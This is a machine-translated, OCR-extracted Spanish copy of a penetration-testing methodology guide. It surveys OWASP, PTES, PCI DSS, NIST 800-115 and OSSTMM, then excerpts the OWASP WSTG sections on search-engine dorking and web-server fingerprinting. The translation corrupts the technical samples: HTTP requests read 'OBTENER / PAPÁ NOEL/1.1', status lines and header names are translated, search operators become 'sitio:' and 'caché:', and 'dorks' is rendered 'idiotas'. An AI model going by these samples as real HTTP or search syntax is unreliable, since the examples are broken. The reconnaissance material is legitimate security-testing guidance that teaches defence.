


Figura 3-1: Flujo de trabajo de prueba SDLC típico

Machine Translated by Google

Metodologías de pruebas de penetración

Resumen

- Guías de prueba OWASP
  - Guía de pruebas de seguridad web (WSTG)
  - Guía de pruebas de seguridad móvil (MSTG)
  - Metodología de prueba de seguridad del firmware
- Estándar de ejecución de pruebas de penetración
- Guía de pruebas de penetración de PCI
  - Guía de pruebas de penetración de PCI DSS
  - Requisitos de las pruebas de penetración de PCI DSS
- Marco de pruebas de penetración
- Guía técnica para pruebas y evaluaciones de seguridad de la información
- Manual de metodología de pruebas de seguridad de código abierto
- Referencias

Guías de pruebas de OWASP En términos

de ejecución de pruebas técnicas de seguridad, se recomiendan encarecidamente las guías de pruebas de OWASP. Dependiendo de los tipos de aplicaciones, las guías de prueba se enumeran a continuación para los servicios web/en la nube, la aplicación móvil (Android/iOS) o el firmware de IoT, respectivamente.

- Guía de pruebas de seguridad web de OWASP
- Guía de pruebas de seguridad móvil de OWASP
- Metodología de prueba de seguridad del firmware OWASP

Estándar de ejecución de pruebas de penetración El Estándar de

ejecución de pruebas de penetración (PTES) define las pruebas de penetración en 7 fases. En particular, las Directrices técnicas de PTES brindan sugerencias prácticas sobre procedimientos de prueba y recomendaciones para herramientas de prueba de seguridad.

- Interacciones previas al compromiso
- La recogida de información
- Modelado de amenazas
- Análisis de vulnerabilidad
- Explotación
- Después de la explotación
- Informes

Directrices técnicas PTES

Guía de pruebas de penetración de PCI

El requisito 11.3 del Estándar de seguridad de datos de la industria de tarjetas de pago (PCI DSS) define las pruebas de penetración. PCI también define la Guía de pruebas de penetración.

Guía de pruebas de penetración de PCI DSS

La guía de pruebas de penetración PCI DSS proporciona orientación sobre lo siguiente:

- Componentes de pruebas de penetración

Machine Translated by Google

- Cualificaciones de un probador de penetración
- Metodologías de pruebas de penetración
- Directrices para informes de pruebas de penetración

Requisitos de las pruebas de penetración de PCI DSS El requisito de

PCI DSS se refiere al requisito 11.3 del Estándar de seguridad de datos de la industria de tarjetas de pago (PCI DSS).

- Basado en enfoques aceptados por la industria
- Cobertura para CDE y sistemas críticos
- Incluye pruebas externas e internas.
- Prueba para validar la reducción del alcance.
- Pruebas de capa de aplicación
- Pruebas de capa de red para red y sistema operativo

Guía de prueba de penetración PCI DSS

Marco de pruebas de penetración

El marco de pruebas de penetración (PTF) proporciona una guía práctica completa de pruebas de penetración. También enumera los usos de las herramientas de prueba de seguridad en cada categoría de prueba. El área principal de las pruebas de penetración incluye:

- Huella de red (reconocimiento)
- Descubrimiento y sondeo
- Enumeración
- Descifrando contraseñas
- Evaluación de vulnerabilidad
- Auditoría AS/400
- Pruebas específicas de Bluetooth
- Pruebas específicas de Cisco
- Pruebas específicas de Citrix
- Red troncal
- Pruebas específicas del servidor
- Seguridad VoIP
- Penetración inalámbrica
- Seguridad física
- Informe final - modelo

Marco de pruebas de penetración

Guía técnica para pruebas y evaluación de seguridad de la información La Guía técnica para pruebas y evaluación de seguridad

de la información (NIST 800-115) fue publicada por el NIST e incluye algunas técnicas de evaluación que se enumeran a continuación.

- Técnicas de revisión
- Técnicas de identificación y análisis de objetivos.
- Técnicas de validación de vulnerabilidades de destino
- Planificación de la evaluación de seguridad
- Ejecución de la evaluación de seguridad
- Actividades posteriores a la prueba

Se puede acceder al NIST 800-115 aquí

Machine Translated by Google

Manual de metodología de pruebas de seguridad de código abierto

El Manual de Metodología de Pruebas de Seguridad de Código Abierto (OSSTMM) es una metodología para probar la seguridad operativa de ubicaciones físicas, flujo de trabajo, pruebas de seguridad humana, pruebas de seguridad física, pruebas de seguridad inalámbrica, pruebas de seguridad de telecomunicaciones, pruebas de seguridad y cumplimiento de redes de datos. OSSTMM puede ser una referencia de soporte de ISO 27001 en lugar de una guía práctica o técnica de pruebas de penetración de aplicaciones.

OSSTMM incluye las siguientes secciones clave:

- Análisis de seguridad
- Métricas de seguridad operativa
- Análisis de confianza
- Flujo de trabajo
- Pruebas de seguridad humana
- Pruebas de seguridad física
- Pruebas de seguridad inalámbrica
- Pruebas de seguridad de telecomunicaciones
- Pruebas de seguridad de redes de datos
- Normativas de cumplimiento
- Informes con el STAR (Informe de Auditoría de Pruebas de Seguridad)

Manual de metodología de pruebas de seguridad de código abierto

Referencias

- Estándar de seguridad de datos PCI: guía de pruebas de penetración
- Estándar PTES
- Manual de metodología de pruebas de seguridad de código abierto (OSSTMM)
- Guía técnica para pruebas y evaluaciones de seguridad de la información NIST SP 800-115 Evaluación de pruebas de
- seguridad HIPAA 2012 Marco de pruebas de penetración 0.59
-
- Guía de pruebas de seguridad móvil de OWASP
- Directrices de prueba de seguridad para aplicaciones móviles
- KaliLinux
- Suplemento informativo: Requisito 11.3 Pruebas de penetración

Machine Translated by Google

Pruebas de seguridad de aplicaciones web

4.0 Introducción y objetivos

4.1 Recopilación de información

4.2 Pruebas de gestión de configuración e implementación

4.3 Pruebas de gestión de identidad

4.4 Pruebas de autenticación

4.5 Prueba de autorización

4.6 Pruebas de gestión de sesiones

4.7 Pruebas de validación de entradas

4.8 Pruebas de manejo de errores

4.9 Pruebas de criptografía débil

4.10 Pruebas de lógica empresarial

4.11 Pruebas del lado del cliente

Machine Translated by Google

4.0 Introducción y objetivos

Esta sección describe la metodología de prueba de seguridad de la aplicación web OWASP y explica cómo probar evidencia de vulnerabilidades dentro de la aplicación debido a deficiencias en los controles de seguridad identificados.

¿Qué son las pruebas de seguridad de aplicaciones web?

Una prueba de seguridad es un método para evaluar la seguridad de un sistema o red informática validando y verificando metódicamente la eficacia de los controles de seguridad de las aplicaciones. Una prueba de seguridad de aplicaciones web se centra únicamente en evaluar la seguridad de una aplicación web. El proceso implica un análisis activo de la aplicación en busca de debilidades, fallas técnicas o vulnerabilidades. Cualquier problema de seguridad que se encuentre se presentará al propietario del sistema, junto con una evaluación del impacto, una propuesta de mitigación o una solución técnica.

¿Qué es una vulnerabilidad?

Una vulnerabilidad es una falla o debilidad en el diseño, implementación, operación o administración de un sistema que podría explotarse para comprometer los objetivos de seguridad del sistema.

¿Qué es una amenaza?

Una amenaza es cualquier cosa (un atacante externo malicioso, un usuario interno, una inestabilidad del sistema, etc.) que puede dañar los activos propiedad de una aplicación (recursos de valor, como los datos en una base de datos o en el sistema de archivos) al explotar un vulnerabilidad.

¿Qué es una prueba?

Una prueba es una acción para demostrar que una aplicación cumple con los requisitos de seguridad de sus partes interesadas.

El enfoque al escribir esta guía

El enfoque OWASP es abierto y colaborativo:

- Abierto: todos los expertos en seguridad pueden participar con su experiencia en el proyecto. Todo es gratis.
- Colaborativo: se realiza una lluvia de ideas antes de escribir los artículos para que el equipo pueda compartir ideas y desarrollar una visión colectiva del proyecto. Eso significa un consenso aproximado, una audiencia más amplia y una mayor participación.

Este enfoque tiende a crear una Metodología de Prueba definida que será:

- Coherente
- Reproducible
- Riguroso
- Bajo control de calidad

Los problemas a abordar están completamente documentados y probados. Es importante utilizar un método para probar todas las vulnerabilidades conocidas y documentar todas las actividades de prueba de seguridad.

¿Qué es la metodología de prueba de OWASP?

Las pruebas de seguridad nunca serán una ciencia exacta en la que se pueda definir una lista completa de todos los posibles problemas que deberían probarse. De hecho, las pruebas de seguridad son sólo una técnica apropiada para probar la seguridad de las aplicaciones web en determinadas circunstancias. El objetivo de este proyecto es recopilar todas las técnicas de prueba posibles, explicar estas técnicas y mantener la guía actualizada. El método de prueba de seguridad de aplicaciones web de OWASP se basa en el enfoque de caja negra. El evaluador no sabe nada o tiene muy poca información sobre la aplicación que se va a probar.

El modelo de prueba consta de:

Machine Translated by Google

- Probador: Quién realiza las actividades de prueba.
- Herramientas y metodología: El núcleo de este proyecto de Guía de Pruebas
- Aplicación: La caja negra para probar

Las pruebas se pueden clasificar en pasivas o activas:

Pruebas pasivas

Durante las pruebas pasivas, un evaluador intenta comprender la lógica de la aplicación y la explora como usuario. Se pueden utilizar herramientas para la recopilación de información. Por ejemplo, se puede utilizar un proxy HTTP para observar todas las solicitudes y respuestas HTTP. Al final de esta fase, el evaluador generalmente debe comprender todos los puntos de acceso y la funcionalidad del sistema (por ejemplo, encabezados HTTP, parámetros, cookies, API, uso/patrones de tecnología, etc.). La sección Recopilación de información explica cómo realizar pruebas pasivas.

Por ejemplo, un evaluador puede encontrar una página en la siguiente URL: `https://www.example.com/login/auth_form`

Esto puede indicar un formulario de autenticación donde la aplicación solicita un nombre de usuario y contraseña.

Los siguientes parámetros representan dos puntos de acceso a la aplicación: `https://www.example.com/appx?a=1&b=1`

En este caso, la aplicación muestra dos puntos de acceso (parámetros `a` y `b`). Todos los puntos de entrada encontrados en esta fase representan un objetivo para la prueba. Realizar un seguimiento del directorio o árbol de llamadas de la aplicación y de todos los puntos de acceso puede resultar útil durante las pruebas activas.

Pruebas activas

Durante las pruebas activas, un evaluador comienza a utilizar las metodologías que se describen en las siguientes secciones.

El conjunto de pruebas activas se ha dividido en 12 categorías:

- Recopilación de información
- Pruebas de gestión de configuración e implementación
- Pruebas de gestión de identidad
- Pruebas de autenticación
- Prueba de autorización
- Pruebas de gestión de sesiones
- Pruebas de validación de entrada
- Manejo de errores
- Criptografía
- Pruebas de lógica empresarial
- Pruebas del lado del cliente
- Pruebas API

Machine Translated by Google

4.1 Recopilación de información

4.1.1 Realizar un reconocimiento de descubrimiento de motores de búsqueda para detectar fugas de información

4.1.2 Servidor web de huellas dactilares

4.1.3 Revisar los metarchivos del servidor web para detectar fugas de información

4.1.4 Enumerar aplicaciones en el servidor web

4.1.5 Revisar el contenido de la página web para detectar fugas de información

4.1.6 Identificar los puntos de entrada de la aplicación

4.1.7 Rutas de ejecución del mapa a través de la aplicación

4.1.8 Marco de aplicación web de huellas dactilares

4.1.9 Aplicación web de huellas dactilares

4.1.10 Arquitectura de la aplicación de mapas

Machine Translated by Google

Realizar un reconocimiento de descubrimiento de motores de búsqueda para Fuga de información

——	
WSTG-INFO-01	

Resumen Para

que los motores de búsqueda funcionen, los programas informáticos (o robots) obtienen datos periódicamente (lo que se conoce como rastreo). de miles de millones de páginas en la web. Estos programas encuentran contenido y funcionalidad web siguiendo enlaces de otras páginas o mirando mapas de sitios. Si un sitio web utiliza un archivo especial llamado robots.txt para enumerar páginas que no desea que los motores de búsqueda busquen, entonces las páginas enumeradas allí serán ignoradas. Esta es una descripción general básica: Google ofrece una explicación más detallada de cómo funciona un motor de búsqueda.

Los evaluadores pueden utilizar motores de búsqueda para realizar reconocimientos en sitios web y aplicaciones web. Hay elementos directos e indirectos para el descubrimiento y reconocimiento de motores de búsqueda: los métodos directos se relacionan con la búsqueda en los índices y el contenido asociado de los cachés, mientras que los métodos indirectos se relacionan con el aprendizaje de información confidencial de diseño y configuración mediante la búsqueda en foros, grupos de noticias y sitios web de licitación.

Una vez que el robot de un motor de búsqueda ha completado el rastreo, comienza a indexar el contenido web basándose en etiquetas y atributos asociados, como <TÍTULO>. , para devolver resultados de búsqueda relevantes. Si el archivo robots.txt no se actualiza durante la vida útil del sitio web y no se han utilizado metaetiquetas HTML en línea que indican a los robots que no indexen contenido, entonces es posible que los índices contengan contenido web que no está destinado a ser indexado. incluido por los propietarios. Los propietarios de sitios web pueden utilizar las metaetiquetas HTML robots.txt mencionadas anteriormente , la autenticación y las herramientas proporcionadas por los motores de búsqueda para eliminar dicho contenido.

Objetivos de la prueba

- Identifique qué información confidencial de diseño y configuración de la aplicación, sistema u organización está expuesta directamente (en el sitio web de la organización) o indirectamente (a través de servicios de terceros).

Cómo probar

Utilice un motor de búsqueda para buscar información potencialmente confidencial. Esto puede incluir:

- diagramas y configuraciones de red;
- publicaciones y correos electrónicos archivados de administradores u otro personal clave;
- procedimientos de inicio de sesión y formatos de nombre de
- usuario; nombres de usuario, contraseñas y claves privadas;
- archivos de configuración de servicios de nube o de terceros;
- revelar el contenido del mensaje de error; y
- desarrollo, pruebas, pruebas de aceptación del usuario (UAT) y versiones provisionales de los sitios.

Motores de búsqueda No

limite las pruebas a un solo proveedor de motores de búsqueda, ya que diferentes motores de búsqueda pueden generar resultados diferentes.
Los resultados del motor de búsqueda pueden variar de varias maneras, dependiendo de cuándo el motor rastreó el contenido por última vez y del algoritmo que utiliza para determinar las páginas relevantes. Considere utilizar los siguientes motores de búsqueda (en orden alfabético):

- Baidu, El más popular de China. buscador.
- Bing, un motor de búsqueda propiedad de Microsoft y operado por él, y el segundo más popular mundial. Admite palabras clave de búsqueda avanzada.

Machine Translated by Google

- binsearch.info, un motor de búsqueda de grupos de noticias binarios de Usenet.
- rastreo común, "un depósito abierto de datos de rastreo web al que cualquier persona puede acceder y analizar".
- DuckDuckGo, un motor de búsqueda centrado en la privacidad que recopila resultados de muchas fuentes diferentes. Admite la sintaxis de búsqueda .
- Google, que ofrece los más populares del mundo motor de búsqueda y utiliza un sistema de clasificación para intentar devolver los resultados más relevantes. Soporta operadores de búsqueda.
- Archivo de Internet Wayback Machine, "Construir una biblioteca digital de sitios de Internet y otros artefactos culturales en formato digital. forma."
- Página de inicio, un motor de búsqueda que utiliza los resultados de Google sin recopilar información personal a través de rastreadores y registros. Soporta operadores de búsqueda.
- shodan, un servicio para buscar dispositivos y servicios conectados a Internet. Las opciones de uso incluyen un plan gratuito limitado y planes de suscripción paga.

Tanto DuckDuckGo como Startpage ofrecen una mayor privacidad a los usuarios al no utilizar rastreadores ni mantener registros. Esto puede reducir la fuga de información sobre el probador.


Operadores de búsqueda

Un operador de búsqueda es una palabra clave o sintaxis especial que amplía las capacidades de las consultas de búsqueda habituales y puede ayudar a obtener resultados más específicos. Generalmente toman la forma de operador:consulta . A continuación se muestran algunos operadores de búsqueda comúnmente admitidos:

- `sitio:` limitará la búsqueda al dominio proporcionado. `inurl:` solo
- devolverá resultados que incluyan la palabra clave en la URL.
- `intitle:` solo devolverá resultados que tengan la palabra clave en el título de la página.
- `intext:` o `inbody:` solo buscará la palabra clave en el cuerpo de las páginas.
- `tipo de archivo:` coincidirá sólo con un tipo de archivo específico, es decir, png o php.

Por ejemplo, para encontrar el contenido web de owasp.org indexado por un motor de búsqueda típico, la sintaxis requerida es:

```
sitio: owasp.org
```



Machine Translated by Google

Figura 4.1.1-1: Ejemplo de resultado de búsqueda de operación del sitio de Google

Ver contenido en caché

Para buscar contenido que haya sido indexado previamente, utilice el operador cache:. Esto es útil para ver contenido que puede haber cambiado desde el momento en que se indexó o que puede que ya no esté disponible. No todos los motores de búsqueda ofrecen contenido en caché para realizar búsquedas; La fuente más útil al momento de escribir este artículo es Google.

Para ver owasp.org tal como está almacenado en caché, la sintaxis es:

```
caché: owasp.org
```




Figura 4.1.1-2: Ejemplo de resultado de búsqueda de operación de caché de Google

Hackear Google o Dorking

La búsqueda con operadores puede ser una técnica de descubrimiento muy eficaz cuando se combina con la creatividad del evaluador.

Los operadores se pueden encadenar para descubrir de manera efectiva tipos específicos de información y archivos confidenciales. Esta técnica, llamada hacking de Google o Dorking, también es posible utilizar otros motores de búsqueda, siempre que los operadores de búsqueda sean compatibles.

Una base de datos de idiotas, como Google Hacking Database, es un recurso útil que puede ayudar a descubrir información específica. Algunas categorías de idiotas disponibles en esta base de datos incluyen:

- Puntos de apoyo
- Archivos que contienen nombres de usuario
- Directorios sensibles
- Detección de servidor web
- Archivos vulnerables
- Servidores vulnerables
- Error de mensajes
- Archivos que contienen información jugosa
- Archivos que contienen contraseñas
- Información confidencial sobre compras en línea

Machine Translated by Google

Las bases de datos para otros motores de búsqueda, como Bing y Shodan, están disponibles en recursos como el Google Hacking Diggity Project de Bishop Fox.

Remediación

Considere cuidadosamente la sensibilidad de la información de diseño y configuración antes de publicarla en línea.

Revise periódicamente la confidencialidad de la información de configuración y diseño existente que se publica en línea.

Machine Translated by Google

Servidor web de huellas dactilares

ID
WSTG-INFO-02

Resumen

La toma de huellas digitales del servidor web es la tarea de identificar el tipo y la versión del servidor web en el que se ejecuta un objetivo. Si bien la toma de huellas digitales del servidor web a menudo está encapsulada en herramientas de prueba automatizadas, es importante que los investigadores comprendan los fundamentos de cómo estas herramientas intentan identificar el software y por qué esto es útil.

Descubrir con precisión el tipo de servidor web en el que se ejecuta una aplicación puede permitir a los evaluadores de seguridad determinar si la aplicación es vulnerable a un ataque. En particular, los servidores que ejecutan versiones anteriores de software sin parches de seguridad actualizados pueden ser susceptibles a vulnerabilidades conocidas específicas de la versión.

Objetivos de la prueba

- Determine la versión y el tipo de un servidor web en ejecución para permitir un mayor descubrimiento de cualquier vulnerabilidad conocida.

Cómo probar

Las técnicas utilizadas para la toma de huellas digitales del servidor web incluyen captura de pancartas, obtener respuestas a solicitudes con formato incorrecto y utilizar herramientas automatizadas para realizar análisis más sólidos que utilizan una combinación de tácticas. La premisa fundamental por la que operan todas estas técnicas es la misma. Todos se esfuerzan por obtener alguna respuesta del servidor web que luego pueda compararse con una base de datos de respuestas y comportamientos conocidos y, por tanto, compararse con un tipo de servidor conocido.

Agarrando pancartas

La captura de un banner se realiza enviando una solicitud HTTP al servidor web y examinando su encabezado de respuesta. Esto se puede lograr utilizando una variedad de herramientas, incluido telnet para solicitudes `HTTP` o openssl para solicitudes a través de `SSL`.

Por ejemplo, aquí está la respuesta a una solicitud de un servidor Apache.

```
HTTP/1.1 200 correcto
Fecha: jueves, 5 de septiembre de 2019 17:42:39 GMT
Servidor: Apache/2.4.41 (Unix)
Última modificación: jueves, 5 de septiembre de 2019 17:40:42 GMT
ETag: "75-591d1d21b6167"
Rangos de aceptación: bytes
Longitud del contenido: 117
Conexión: cerrar
Tipo de contenido: texto/html
...
```

Aquí hay otra respuesta, esta vez de nginx.

```
HTTP/1.1 200 correcto
Servidor: nginx/1.17.3 Fecha:
jueves, 05 de septiembre de 2019 17:50:24 GMT Tipo
de contenido: text/html Longitud del
contenido: 117 Última
modificación: jueves, 05 de septiembre de 2019 17:40:42 GMT
Conexión: cerrar
Etiqueta ET: "5d71489a-75"
```

Machine Translated by Google


```
Rangos de aceptación: bytes
...
```

Así es como se ve una respuesta de lighttpd.

```
HTTP/1.0 200 correcto
Tipo de contenido: texto/html
Rangos de aceptación: bytes
Etiqueta ET: "4192788355"
Última modificación: jueves, 5 de septiembre de 2019 17:40:42 GMT
Longitud del contenido: 117
Conexión: cerrar
Fecha: jueves, 5 de septiembre de 2019 17:57:57
GMT Servidor: lighttpd/1.4.54
```

En estos ejemplos, el tipo y la versión del servidor están claramente expuestos. Sin embargo, las aplicaciones preocupadas por la seguridad pueden ofuscar la información de su servidor modificando el encabezado. Por ejemplo, aquí hay un extracto de la respuesta a una solicitud de un sitio con un encabezado modificado:

```
HTTP/1.1 200 correcto
Servidor: sitio web.com
Fecha: jueves, 5 de septiembre de 2019 17:57:06 GMT
Tipo de contenido: texto/html; juego de caracteres = utf-8
Estado: 200 OK
...
```

En los casos en que la información del servidor esté oculta, los evaluadores pueden adivinar el tipo de servidor basándose en el orden de los campos del encabezado. Tenga en cuenta que en el ejemplo de Apache anterior, los campos siguen este orden:

- Fecha
- Servidor
- Última modificación
- etiqueta ET
- Rangos de aceptación
- Largancia de contenido
- Conexión
- Tipo de contenido

Sin embargo, tanto en el ejemplo de nginx como del servidor oscurecido, los campos en común siguen este orden:

- Servidor
- Fecha
- Tipo de contenido

Los evaluadores pueden usar esta información para adivinar que el servidor oculto es nginx. Sin embargo, considerando que varios servidores web diferentes pueden compartir el mismo orden de campos y los campos se pueden modificar o eliminar, este método no es definido.

Envío de solicitudes con formato incorrecto Los

servidores web se pueden identificar examinando sus respuestas de error y, en los casos en que no se hayan personalizado, sus páginas de error predeterminadas. Una forma de obligar a un servidor a presentarlos es enviando solicitudes intencionalmente incorrectas o con formato incorrecto.

Machine Translated by Google

Por ejemplo, aquí está la respuesta a una solicitud del método inexistente SANTA CLAUS desde un servidor Apache.

```
OBTENER / PAPÁ NOEL/1.1


HTTP/1.1 400 Solicitud incorrecta
Fecha: viernes, 6 de septiembre de 2019 19:21:01 GMT
Servidor: Apache/2.4.41 (Unix)
Longitud del contenido: 226
Conexión: cerrar
Tipo de contenido: texto/html; juego de caracteres=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//ES">
<html><cabeza>
<title>400 Solicitud incorrecta</title> </
head><body>
<h1>Solicitud incorrecta</h1>
<p>Su navegador envió una solicitud que este servidor no pudo entender.<br /> </p> < /cuerpo></html>
```

Aquí está la respuesta a la misma solicitud de nginx.

```
OBTENER / PAPÁ NOEL/1.1


<html>
<head><title>404 no encontrado</title></head>
<body>
<center><h1>404 no encontrado</h1></center>
<hr><center>nginx/1.17.3</center> </body> </html>
```

Aquí está la respuesta a la misma solicitud de lighttpd.

```
OBTENER / PAPÁ NOEL/1.1


HTTP/1.0 400 Solicitud incorrecta Tipo
de contenido: texto/html Longitud del
contenido: 345 Conexión: cerrar

